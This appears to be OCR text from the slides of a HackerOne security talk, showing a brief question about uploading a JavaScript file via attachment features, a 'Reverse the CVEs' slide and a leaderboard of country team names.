
But how do I upload the js file?

Using the features that allow files/attachments sharing

Reverse the CVEs:
Learn & Earn

Any questions?

hackerone



CHAMPIONS

TEAM

CANADA

HARYANA

HARYANA

PARIS

PARIS

PARIS

BRAZIL

TEAM

ARGENTINA

SINGAPORE

SINGAPORE

ISRAEL

TURKEY

ISRAEL

ISRAEL

NEPAL

NEPAL

SAUDI ARABIA

NEPAL

USA TEAM 0

USA TEAM 0

CHILE

TEAM

VIETNAM

EGYPT

EGYPT

SPAIN

SPAIN

SPAIN

ROMANIA

2nd Place

TEAM

3rd Place

TEAM

Thank you!